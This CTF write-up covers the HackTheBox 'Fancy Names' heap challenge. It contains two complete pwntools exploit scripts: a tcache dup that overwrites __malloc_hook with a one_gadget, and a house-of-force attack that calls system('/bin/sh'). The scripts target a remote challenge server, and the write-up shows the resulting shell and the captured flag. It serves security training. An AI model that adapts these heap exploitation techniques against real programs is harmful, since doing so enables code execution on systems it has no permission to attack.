
Fancy Names

1) Checked security




```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Fancy names/challenge]
└─$ checksec fancy_names
[*] '/home/vigneswar/Pwn/Fancy names/challenge/fancy_names'
    Arch:     amd64-64-little
    RELRO:    Full RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      PIE enabled
    RUNPATH:  b'./.glibc/'
```

2) Exploit (tcache dup)

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./fancy_names")
libc = ELF("./.glibc/libc.so.6")
context.binary = exe

# io = gdb.debug(exe.path, 'c', api=True)
io = remote('94.237.53.113', 30814)

# leak addresses
io.sendlineafter(b'> ', b'1')
io.sendafter(b': ', b'a'*56)
io.recvuntil(b'a'*56)
libc.address = unpack(io.recv(6), 'all')-0x64f44
io.sendafter(b': ', b'n')
one_gadget = libc.address+0x4f432

# free random and allocate custom
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'aaaaaaaa')
io.sendlineafter(b': ', b'n')

# free custom
io.sendlineafter(b'> ', b'2')
io.sendlineafter(b'> ', b'4')

# tcache dup
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', p64(libc.sym.__malloc_hook)[:6])
io.sendlineafter(b': ', b'y')

def malloc(size, data):
    io.sendlineafter(b'> ', b'1')
    io.sendlineafter(b': ', str(size).encode())
    io.sendafter(b': ', data)

# overwrite malloc hook
io.sendlineafter(b'> ', b'3')
junk = malloc(0x68, b'test')
hook = malloc(0x68, p64(one_gadget))

# trigger
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', str(0x68).encode())

io.interactive()
```

3) Flag:



```
┌──(vigneswar㉿VigneswarPC)-[~/Pwn/Fancy names/challenge]
└─$ python3 solve.py
$ ls
fancy_names  flag.txt
$ cat flag.txt
HTB{h0u53_0f_f0rc3_w1th_u4f_w0mb0_c0mb0}
$
```

HTB{h0u53_0f_f0rc3_w1th_u4f_w0mb0_c0mb0}

4) Intended method (house of force)

```
#!/usr/bin/env python3

from pwn import *

context(os='linux', arch='amd64', log_level='error')
context.terminal = ['tmux', 'splitw', '-h']
exe = ELF("./fancy_names_patched")
libc = ELF("./.glibc/libc.so.6")
context.binary = exe

# io = gdb.debug(exe.path, 'c', api=True)
io = remote('94.237.53.113', 45060)

# leak libc addresse
io.sendlineafter(b'> ', b'1')
io.sendafter(b': ', b'a'*56)
io.recvuntil(b'a'*56)
libc.address = unpack(io.recv(6), 'all')-0x64f44
io.sendafter(b': ', b'n')
one_gadget = libc.address+0x4f432

# leak heap address throught UAF
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', b'1337')
io.sendlineafter(b': ', b'n')

io.sendlineafter(b'> ', b'2')
io.sendlineafter(b'> ', b'4')

io.sendlineafter(b'> ', b'3')
io.recvuntil(b'Welcome ')
heap_address = unpack(io.recv(6), 'all')+0xf0

def malloc(size, data):
    io.sendlineafter(b'> ', b'1')
    io.sendlineafter(b': ', str(size).encode())
    io.sendafter(b': ', data)


# house of force
print(hex(heap_address))
malloc(0x18, b'a'*0x18+p64(0xffffffffffffffff))
malloc(libc.sym.__malloc_hook-heap_address-0x20 , b'test')
malloc(8, p64(libc.sym.system))
io.sendlineafter(b'> ', b'1')
io.sendlineafter(b': ', str(next(libc.search(b'/bin/sh\x00'))).encode())

io.interactive()
```